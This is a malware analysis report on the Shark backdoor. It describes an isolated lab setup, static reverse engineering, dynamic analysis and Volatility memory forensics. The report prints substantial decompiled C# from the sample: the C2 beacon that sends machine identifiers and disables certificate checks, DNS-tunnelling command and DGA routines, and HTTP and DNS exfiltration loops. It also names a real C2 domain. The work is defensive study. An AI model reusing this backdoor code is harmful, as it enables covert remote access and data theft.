Reverse Engineering and Forensic Analysis of Malware

Table of Contents

Introduction

Reverse engineering plays an important role in understanding the behavior, capabilities, and techniques used by modern malware. By decompiling and disassembling a malicious sample without access to its original source code, reverse engineers can uncover its functionality, identify indicators of compromise (IOCs), and assess its impact on targeted systems. This process often involves static analysis, dynamic analysis, and memory forensics to reveal obfuscation methods, persistence mechanisms, command-and-control (C2) communications, and payload delivery techniques. Through reverse engineering, defenders can create effective detection signatures, understand the malware's evolution, and develop countermeasures.

Reverse engineering not only provides technical insights into how malware operates but also helps in attributing attacks to specific threat actors by identifying unique coding patterns, toolkits, and infrastructure reuse. Furthermore, understanding the internal structure of malware enables organizations to simulate attack scenarios, strengthen their defensive strategies, and contribute valuable intelligence to the broader cybersecurity community. As malware authors continue to adopt advanced evasion techniques such as encryption, packing, and polymorphism, the role of reverse engineering becomes even more critical in staying ahead of evolving threats.

Environment Setup

The reverse engineering of the Shark Malware is completed in a controlled environment which was created using two virtual machines (VMs) configured in an isolated host-only adapter network to ensure security and prevent unintended external communication

Ubuntu VM (Sniffer and Gateway)

The Ubuntu VM was configured to act as a gateway for the Windows VM, ensuring that all network traffic originating from the Windows VM passed through it. The configuration allowed for comprehensive monitoring and analysis of the malware's network activity.

Key tools and configurations included:

- **INetSim:** Simulated internet services to observe the malware's network activity in a controlled environment. It provided essential responses to network requests, such as DNS queries, HTTP requests, and other protocols, enabling detailed analysis of the malware's behavior.

- **Wireshark:** A network protocol analyzer used to capture and analyze the traffic generated by the malware. This tool allowed for in-depth inspection of communication patterns and potential indicators of compromise.

Windows VM (Malware Analysis)

The Windows VM served as the primary environment for conducting malware analysis. The environment was equipped with specialized tools tailored for static and dynamic analysis, including:

- FLARE VM: A specialized malware analysis toolkit developed by FireEye. It includes a comprehensive suite of tools for malware analysis, such as debuggers, decompilers, and disassemblers, making it suitable for analyzing complex malware behaviors.

Network Configuration

The network configurations used for securely analyzing the malware within a controlled environment are as follows:

- Isolated Network: Ensured that malware activity was contained within the analysis environment, preventing accidental spread of the malware or its payloads to other systems.
- Gateway Configuration: The Ubuntu VM served as the gateway for the Windows VM, allowing it to monitor and control all traffic originating from the Windows VM. This setup was essential for capturing and analyzing the malware's network interactions.

Figure 1 shows the Environment setup for the Malware Analysis Lab.




Figure 1: Malware Analysis Lab Setup

Shark Malware

Shark is a backdoor malware written in C# and .NET, identified as an evolution of the earlier Milan malware family. Active since at least July 2021, Shark has been attributed to the threat group HEXANE, which is known for targeting organizations in the energy and critical infrastructure sectors, particularly in the Middle East and Asia. Shark provides remote access capabilities that enable attackers to execute


commands, exfiltrate data, and maintain control over compromised systems. Distributed through spear-phishing and malicious documents, it leverages common .NET features for execution and communication while attempting to evade detection through code obfuscation and abuse of legitimate services.

Static Forensic Reverse Engineering

This malware is a stealthy backdoor with dual C2 communication channels: **HTTP** and **DNS tunneling**, each used for specific phases of command reception and data exfiltration. Its operation consists of multiple worker threads, scheduled tasks, and folder-based logic to manage payloads and exfiltration data.

Persistence and Stealth (Timer Tick)

- The malware uses a timer_Tick function to repeatedly hide its GUI window from the user.
- It ensures stealth by keeping the process running invisibly in the background.



```
// Token: 0x06000015 RID: 21 RVA: 0x00003660 File Offset: 0x00001860
private void timer1_Tick(object sender, EventArgs e)
{
    try
    {
        base.Left = Screen.PrimaryScreen.Bounds.Width * Screen.AllScreens.Length + 500;
    }
    catch
    {
    }
    if (!File.Exists(Form1.filename))
    {
        try
        {
            string text = Form1.args[0];
            if (new FileInfo(Process.GetCurrentProcess().MainModule.FileName).Name.ToLower().Contains(text.ToLower()))
            {
                this.redus();
            }
        }
        catch
        {
        }
    }
}
```

Initial Communication (ht_DoWork)

- The malware sends an HTTP request to the C2 server.
- The request contains machine-identifying parameters such as:
    - Machine GUID
    - Machine name
    - User information, etc.
- If the server response contains the string "data", the malware:
    - Decodes and decompresses the payload.
    - Store it in the D2 folder.
    - Send an acknowledgment message back to the C2.

```
        int num = new Random().Next(Form1.S2.Length);
        string text = "http://";
        if (Form1.hs == "2")
        {
            text = "https://";
            ServicePointManager.ServerCertificateValidationCallback = (RemoteCertificateValidationCallback)Delegate.Combine
              (ServicePointManager.ServerCertificateValidationCallback, new RemoteCertificateValidationCallback((object send,
              X509Certificate certificate, X509Chain chain, SslPolicyErrors sslPolicyErrors) => true));
        }
        string text2 = text + Form1.S2[num];
        string text3 = Guid.NewGuid().ToString();
        text3 = text3.Substring(0, text3.Length - 4) + "s6rt";
        string text4 = Convert.ToBase64String(CMP.ENC(Encoding.UTF8.GetBytes(Form1.id)));
        string text5 = Convert.ToBase64String(CMP.ENC(Encoding.UTF8.GetBytes(Environment.MachineName)));
        string text6 = Convert.ToBase64String(CMP.ENC(Encoding.UTF8.GetBytes(Form1.vr.ToString())));
        string text7 = Convert.ToBase64String(CMP.ENC(Encoding.UTF8.GetBytes(Form1.t2.ToString())));
        string text8 = string.Concat(new string[]
        {
            text2,
            "?q=",
            Uri.EscapeDataString(text3),
            "&qi=",
            Uri.EscapeDataString(text4),
            "&q1=",
            Uri.EscapeDataString(text5),
            "&q2=",
            Uri.EscapeDataString(text6),
            "&q3=",
            Uri.EscapeDataString(text7)
        });
        text8 = Uri.EscapeUriString(text8);
        WebClient webClient = new WebClient();
        webClient.Headers.Add("accept", "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/
          *;q=0.8,application/signed-exchange;v=b3;q=0.9");
        webClient.Headers.Add("accept-encoding", "gzip, deflate, br");
```




```
        });
        text8 = Uri.EscapeUriString(text8);
        WebClient webClient = new WebClient();
        webClient.Headers.Add("accept", "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/
          *;q=0.8,application/signed-exchange;v=b3;q=0.9");
        webClient.Headers.Add("accept-encoding", "gzip, deflate, br");
        webClient.Headers.Add("accept-language", "fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7");
        webClient.Headers.Add("cache-control", "max-age=0");
        webClient.Headers.Add("user-agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
          Chrome/91.0.4472.124 Safari/537.36");
        webClient.Headers[HttpRequestHeader.ContentType] = "application/json";
        string text9 = webClient.DownloadString(text8);
        if (text9.Contains("Data"))
        {
            text9 = text9.Replace(" ", "");
            text9 = text9.Replace("\r\n", "");
            text9 = text9.Replace("\"", "");
            text9 = text9.Substring(7, text9.Length - 9);
            string text10 = text9.Split(new char[] { ',' })[0];
            string text11 = text9.Split(new char[] { ',' })[1];
            text10 = Encoding.UTF8.GetString(CMP.ENC(Convert.FromBase64String(text10)));
            byte[] array = Convert.FromBase64String(text11);
            string text12 = text10.Split(new char[] { '^' })[0];
            string text13 = text10.Split(new char[] { '^' })[1];
            if (text10.Split(new char[] { '^' })[3] == "1")
            {
                File.WriteAllBytes(string.Concat(new string[]
                {
                    Form1.D2,
                    "\\",
                    text13,
                    ".",
                    text12,
                    ".tmp.zip"
                }), array);
            }
```



```
            else
            {
                File.WriteAllBytes(Form1.D2 + "\\" + text12.Substring(0, text12.Length - 4), CMP.DCMPRS(array, true));
            }
            text3 = Guid.NewGuid().ToString();
            text3 = text3.Substring(0, text3.Length - 4) + "xrtf";
            text13 = Convert.ToBase64String(CMP.ENC(Encoding.UTF8.GetBytes(text13)));
            text8 = string.Concat(new string[]
            {
                text2,
                "?q=",
                Uri.EscapeDataString(text3),
                "&qi=",
                Uri.EscapeDataString(text13)
            });
            text8 = Uri.EscapeUriString(text8);
            WebClient webClient2 = new WebClient();
            webClient2.Headers.Add("accept", "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
              apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9");
            webClient2.Headers.Add("accept-encoding", "gzip, deflate, br");
            webClient2.Headers.Add("accept-language", "fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7");
            webClient2.Headers.Add("cache-control", "max-age=0");
            webClient2.Headers.Add("cookie", " __cfduid=db4f50737845d1d34f6afc8a12050224a1611037255;
              _ga_E3C3GCQVBN=GS1.1.1611037256.1.0.1611037256.0; _ga=GA1.1.971344723.1611037256");
            webClient2.Headers.Add("if-none-match", "W/\"53 - hfEnumeNh6YirfjyjaujcOPPT + s");
            webClient2.Headers.Add("sec-fetch-dest", "document");
            webClient2.Headers.Add("sec-fetch-mode", "navigate");
            webClient2.Headers.Add("sec-fetch-user", "?1");
            webClient2.Headers.Add("upgrade-insecure-requests", "1");
            webClient2.Headers.Add("user-agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
              Chrome/87.0.4280.141 Safari/537.36);");
            webClient2.Headers[HttpRequestHeader.ContentType] = "application/json";
            text9 = webClient2.DownloadString(text8);
        }
    }
}
```

Command Reception and DGA-Based DNS Resolution (dn_DoWork)

- The DNS worker uses DGA (Domain Generation Algorithm) to construct unique domain names for the victim.
- These domains are based on system-specific values like Machine GUID and MAC address.
- It resolves these domains to receive commands or flags via IP address encoding.
- The commands include flags such as:
    - k (request file download)
    - s (download complete)
    - x (delete file), etc.



```
private void Dn_DoWork(object sender, DoWorkEventArgs e)
{
    Thread.Sleep(this.dn_wait);
    for (;;)
    {
        try
        {
            if (Form1.sh == "")
            {
                try
                {
                    IPHostEntry iphostEntry = Dns.Resolve(this.d_gen(Form1.id + '^'.ToString() + Environment.MachineName, "", 'i'.ToString(),
                      null));
                    IPAddress[] array = this.sortip(iphostEntry.AddressList);
                    byte[] array2 = this.ipb2(array);
                    string text = Encoding.UTF8.GetString(array2).Trim();
                    if (text.Length > 0)
                    {
                        Form1.sh = text;
                        Form1.save("sh", text);
                    }
                    continue;
                }
                catch (Exception)
                {
                    continue;
                }
            }
            try
```

Payload Execution and Data Classification (E_DoWork)

- This function handles the processing of .zip files from D1 and D2 folders (which store the payloads).
- Depending on the payload's instructions, the function:
    - Decompresses the file.
    - Parses the embedded command.
    - Classifies the output (exfiltration data) into either:
        - U1 ⟶ for DNS-based exfiltration
        - U2 ⟶ for HTTP-based exfiltration
- This classification is performed by the etc() function, which compresses and writes the command result to the appropriate folder.

```
// Token: 0x0600001E RID: 30 RVA: 0x00004704 File Offset: 0x00002904
private void E_DoWork(object sender, DoWorkEventArgs e)
{
    try
    {
        Thread.Sleep(this.e_wait);
        for (;;)
        {
            Thread.Sleep(1560);
            try
            {
                foreach (string text in Directory.GetFiles(Form1.D1, "*.zip"))
                {
                    try
                    {
                        FileInfo fileInfo = new FileInfo(text);
                        byte[] array2 = File.ReadAllBytes(fileInfo.FullName);
                        File.Delete(fileInfo.FullName);
                        if (fileInfo.FullName.EndsWith(".tmp.zip"))
                        {
                            string cm2 = Encoding.UTF8.GetString(CMP.DCMPRS(array2, true));
                            string newpath2 = Form1.U1 + "\\" + fileInfo.Name;
                            new Thread(delegate
                            {
                                this.etc(newpath2, cm2);
                            }).Start();
                        }
                        else
                        {
                            byte[] array3 = CMP.DCMPRS(array2, true);
                            File.WriteAllBytes(fileInfo.FullName.Substring(0, fileInfo.FullName.Length - 4), array3);
                        }
```

```
            }
            foreach (string text2 in Directory.GetFiles(Form1.D2, "*.zip"))
            {
                try
                {
                    FileInfo fileInfo2 = new FileInfo(text2);
                    byte[] array4 = File.ReadAllBytes(fileInfo2.FullName);
                    File.Delete(fileInfo2.FullName);
                    if (fileInfo2.FullName.EndsWith(".tmp.zip"))
                    {
                        string cm = Encoding.UTF8.GetString(CMP.DCMPRS(array4, true));
                        string newpath = Form1.U2 + "\\" + fileInfo2.Name;
                        new Thread(delegate
                        {
                            this.etc(newpath, cm);
                        }).Start();
                    }
                    else
                    {
                        byte[] array5 = CMP.DCMPRS(array4, true);
                        File.WriteAllBytes(fileInfo2.FullName.Substring(0, fileInfo2.FullName.Length - 4), array5);
                    }
                }
                catch
                {
                }
            }
        }
        catch
        {
        }
    }
```

Exfiltration (ht_Send_DoWork and Dn_Send_DoWork)

- ht_Send_DoWork handles exfiltration via HTTP:
    - Sends large data/files or screenshots using HTTP POST requests.
- dn_Send_DoWork handles exfiltration via DNS tunneling:
    - Reads files from U1, compresses them, and breaks them into small chunks.
    - Encodes each chunk into subdomains and sends DNS queries.
    - Awaits acknowledgments like y, h, or d via DNS responses.

```
private void Dn_Send_DoWork(object sender, DoWorkEventArgs e)
{
    try
    {
        Thread.Sleep(this.dn_wait);
        for (;;)
        {
            Thread.Sleep(2000);
            try
            {
                if (Form1.sh != "")
                {
                    Thread.Sleep(1000);
                    string[] files = Directory.GetFiles(Form1.U1, "*.*");
                    for (int i = 0; i < files.Length; i++)
                    {
                        FileInfo fileInfo = new FileInfo(files[i]);
                        if (fileInfo.Extension != ".zip")
                        {
                            byte[] array = File.ReadAllBytes(fileInfo.FullName);
                            array = CMP.CMPRS(array, true);
                            File.WriteAllBytes(fileInfo.FullName + ".zip", array);
                            File.Delete(fileInfo.FullName);
                        }
                    }
                    Thread.Sleep(1000);
                    string[] files2 = Directory.GetFiles(Form1.U1, "*.zip");
                    List<string> list = new List<string>();
                    if (files2.Length != 0)
                    {
                        list.Add(files2[0]);
                    }
```

```
// Token: 0x06000020 RID: 32 RVA: 0x00004E18 File Offset: 0x00003018
private void Ht_Send_DoWork(object sender, DoWorkEventArgs e)
{
    for (;;)
    {
        Random random = new Random();
        Thread.Sleep(random.Next(500, 1500));
        string[] array = Directory.GetFiles(Form1.U2, "*.*");
        for (int i = 0; i < array.Length; i++)
        {
            FileInfo fileInfo = new FileInfo(array[i]);
            if (fileInfo.Extension != ".zip")
            {
                byte[] array2 = File.ReadAllBytes(fileInfo.FullName);
                array2 = CMP.CMPRS(array2, true);
                File.WriteAllBytes(fileInfo.FullName + ".zip", array2);
                File.Delete(fileInfo.FullName);
            }
        }
        Thread.Sleep(100);
        foreach (string text in Directory.GetFiles(Form1.U2, "*.zip"))
        {
            try
            {
                FileInfo fileInfo2 = new FileInfo(text);
                string text2 = fileInfo2.Name.Replace("^", "_");
                string text3 = "2";
                if (text2.EndsWith("tmp.zip"))
                {
                    int num = text2.IndexOf('.');
                    text2 = text2.Substring(num + 1, text2.Length - 8 - (num + 1));
                    text3 = "3";
                }
                string text4 = Convert.ToString(fileInfo2.Length);
                text2 = text2.Replace("^", "a");
                string text5 = string.Concat(new string[]
                {
```

Folder Roles Summary

Folder	Purpose
D1	Determines the path that will store files downloaded through DNS communication
D2	Determines the path that will store files downloaded through HTTP communication
U1	Determines the path that will store files to be uploaded to the C&C through DNS communication
U2	Determines the path that will store files to be uploaded to the C&C through HTTP communication

Control over Exfiltration Channel


- The exfiltration channel is dictated by the C2 via embedded instructions in the payload.
- The malware itself does not analyze or choose the method.
- Whether the command arrives through ht_DoWork or dn_DoWork, once the command is decoded and processed, the output is routed based entirely on instructions hardcoded in the payload.
- This design allows the C2 to flexibly choose stealth (DNS) or speed/reliability (HTTP) per task or based on environment/network conditions.

Dynamic Forensic Reverse Engineering

The dynamic analysis was conducted by executing the malware in a controlled lab environment. To successfully run the sample, specific runtime parameters had to be passed via the filename itself, a technique used to evade sandbox detection and ensure the malware has the necessary configuration for execution.

Execution Setup:

- To run the malware, part of the filename had to be passed in the parameters:



Network Traffic Monitoring:

- Wireshark was used to capture and analyze network traffic during execution.
- Upon analyzing the packets captured, the C2 server of the malware was zonestatistic.com

Defense Evasion

Behaviour	Mitre Technique	Tactic
Checks Screen Width	T1497.001 - Virtualization/Sandbox Evasion	Defense Evasion
Encodes/encrypts params (Base64/XOR)	T1027 - Obfuscated Files or Information	Defense Evasion

Memory Forensics

For memory forensics, the memory snapshot of the infected system was captured using DumpIt, which generated a full physical memory image for offline analysis. The memory dump was analyzed using the Volatility Framework (GUI version) to extract relevant artifacts and behavioral indicators of the malware.

Process List

```
1884    1924    conhost.exe     0x8b8eab519080  3       -       1       False   2025-04-21 07:16:21.000000 UTC  N/A     Disabled
3328    3872    winlangdb_payl  0x8b8eaa0c8080  12      -       1       False   2025-04-21 07:16:56.000000 UTC  N/A     Disabled
904     688     svchost.exe     0x8b8eaa2a0340  6       -       0       False   2025-04-21 07:21:30.000000 UTC  N/A     Disabled
5612    688     svchost.exe     0x8b8ea973c080  3       -       0       False   2025-04-21 07:24:08.000000 UTC  N/A     Disabled
2852    688     svchost.exe     0x8b8eab9a1080  2       -       0       False   2025-04-21 07:25:23.000000 UTC  N/A     Disabled
3616    688     svchost.exe     0x8b8eabc49080  5       -       0       False   2025-04-21 07:25:43.000000 UTC  N/A     Disabled
5104    1200    wermgr.exe      0x8b8eac0982c0  8       -       0       False   2025-04-21 07:26:42.000000 UTC  N/A     Disabled
4144    688     svchost.exe     0x8b8eea9ef6080 6       -       0       False   2025-04-21 07:27:53.000000 UTC  N/A     Disabled
6004    816     dllhost.exe     0x8b8eac2e5080  8       -       1       False   2025-04-21 07:31:12.000000 UTC  N/A     Disabled
Time Stamp: Wed Apr 23 11:46:20 2025
```

- Using PsScan plugin, it was identified that the malware had the process id 3328 and parent process id 3872
- After running PsScan plugin, we ran PsScan again but used findstr 3328 to find any child processes created by the malware

```
C:\Users\syeda\Desktop>volt.exe -f MALWARE-VM-20250421-072812.raw windows.psscan.PsScan | findstr 3328
3328    3872    winlangdb_payl  0x8b8eaa0c8080  12      -       1       False   2025-04-21 07:16:56.000000 UTC  N/A     Disabled
```


Command Line

```
1884    conhost.exe     \??\C:\Windows\system32\conhost.exe 0x4
3328    winlangdb_payl  winlangdb_payload.exe  winlangdb
904     svchost.exe     C:\Windows\system32\svchost.exe -k netsvcs -p -s wlidsvc
5612    svchost.exe     C:\Windows\system32\svchost.exe -k netsvcs -p -s Appinfo
2852    svchost.exe     C:\Windows\system32\svchost.exe -k wsappx -p -s AppXSvc
3616    svchost.exe     C:\Windows\System32\svchost.exe -k netsvcs -p
5104    wermgr.exe      Process 5104: Required memory at 0x1fff00fff1f8 is not valid (incomplete layer memory_layer?)
4144    svchost.exe     C:\Windows\system32\svchost.exe -k netsvcs -p -s gpsvc
6004    dllhost.exe     Required memory at 0xa6aac18020 is not valid (process exited?)
Time Stamp: Wed Apr 23 12:04:17 2025


******* End of command output ******
```

- Using the Cmdline plugin, it was identified how the malware was executed.
    - Malware was executed by passing part of its filename in parameters.
    - winlangdb_payl.exe winlangdb


Dynamic Link Library List



```
PID     Process Base    Size    Name    Path    LoadTime        File output
3328    winlangdb_payl  0xde0000        0xe000  winlangdb_payload.exe   C:\Users\malware-victim\Desktop\winlangdb_payload.exe   2025-
3328    winlangdb_payl  0x7ffa40a70000  0x1f8000        ntdll.dll       C:\Windows\SYSTEM32\ntdll.dll   2025-04-21 07:16:56.000000 UT
3328    winlangdb_payl  0x7ffa30470000  0x65000 MSCOREE.DLL     C:\Windows\SYSTEM32\MSCOREE.DLL 2025-04-21 07:16:56.000000 UTC  Disab
3328    winlangdb_payl  0x7ffa3f820000  0xbd000 KERNEL32.dll    C:\Windows\System32\KERNEL32.dll        2025-04-21 07:16:56.000000 UT
3328    winlangdb_payl  0x7ffa3e180000  0x2f6000        KERNELBASE.dll  C:\Windows\System32\KERNELBASE.dll      2025-04-21 07:16:56.0
3328    winlangdb_payl  0x7ffa3ba50000  0x90000 apphelp.dll     C:\Windows\SYSTEM32\apphelp.dll 2025-04-21 07:16:56.000000 UTC  Disab
3328    winlangdb_payl  0x7ffa3f290000  0xaf000 ADVAPI32.dll    C:\Windows\System32\ADVAPI32.dll        2025-04-21 07:16:56.000000 UT
3328    winlangdb_payl  0x7ffa40400000  0x9e000 msvcrt.dll      C:\Windows\System32\msvcrt.dll  2025-04-21 07:16:56.000000 UTC  Disab
3328    winlangdb_payl  0x7ffa40710000  0x9c000 sechost.dll     C:\Windows\System32\sechost.dll 2025-04-21 07:16:56.000000 UTC  Disab
3328    winlangdb_payl  0x7ffa3f9c0000  0x126000        RPCRT4.dll      C:\Windows\System32\RPCRT4.dll  2025-04-21 07:16:56.000000 UT
3328    winlangdb_payl  0x7ffa2c050000  0x9b000 mscoreei.dll    C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscoreei.dll    2025-
3328    winlangdb_payl  0x7ffa3ead0000  0x55000 SHLWAPI.dll     C:\Windows\System32\SHLWAPI.dll 2025-04-21 07:16:56.000000 UTC  Disab
3328    winlangdb_payl  0x7ffa3bf30000  0x12000 kernel.appcore.dll      C:\Windows\SYSTEM32\kernel.appcore.dll  2025-04-21 07:16:56.0
3328    winlangdb_payl  0x7ffa37fb0000  0xa000  VERSION.dll     C:\Windows\SYSTEM32\VERSION.dll 2025-04-21 07:16:56.000000 UTC  Disab
3328    winlangdb_payl  0x7ffa1c3f0000  0xa38000        mscorwks.dll    C:\Windows\Microsoft.NET\Framework64\v2.0.50727\mscorwks.dll
3328    winlangdb_payl  0x7ffa40570000  0x19e000        USER32.dll      C:\Windows\System32\USER32.dll  2025-04-21 07:16:56.000000 UT
3328    winlangdb_payl  0x7ffa3e150000  0x22000 win32u.dll      C:\Windows\System32\win32u.dll  2025-04-21 07:16:56.000000 UTC  Disab
3328    winlangdb_payl  0x7ffa407b0000  0x2c000 GDI32.dll       C:\Windows\System32\GDI32.dll   2025-04-21 07:16:56.000000 UTC  Disab
3328    winlangdb_payl  0x7ffa3e880000  0x11a000        gdi32full.dll   C:\Windows\System32\gdi32full.dll       2025-04-21 07:16:56.0
3328    winlangdb_payl  0x7ffa3e4f0000  0x9d000 msvcp_win.dll   C:\Windows\System32\msvcp_win.dll       2025-04-21 07:16:56.000000 UT
3328    winlangdb_payl  0x7ffa3e620000  0x100000        ucrtbase.dll    C:\Windows\System32\ucrtbase.dll        2025-04-21 07:16:56.0
3328    winlangdb_payl  0x57720000      0xc9000 MSVCR80.dll     C:\Windows\WinSxS\amd64_microsoft.vc80.crt_1fc8b3b9a1e18e3b_8.0.50727
3328    winlangdb_payl  0x7ffa3f990000  0x30000 IMM32.DLL       C:\Windows\System32\IMM32.DLL   2025-04-21 07:16:56.000000 UTC  Disab
```

- Dll list plugin lists all the Dynamic link libraries used by the malware.

Environment Variables



```
3328    winlangdb_payl  0x1314440       ComSpec C:\Windows\system32\cmd.exe
3328    winlangdb_payl  0x1314440       ConEmuANSI      ON
3328    winlangdb_payl  0x1314440       ConEmuArgs      /Icon "C:\Tools\Cmder\icons\cmder.ico" /title "Cmder"
3328    winlangdb_payl  0x1314440       ConEmuBackHWND  0x0009030A
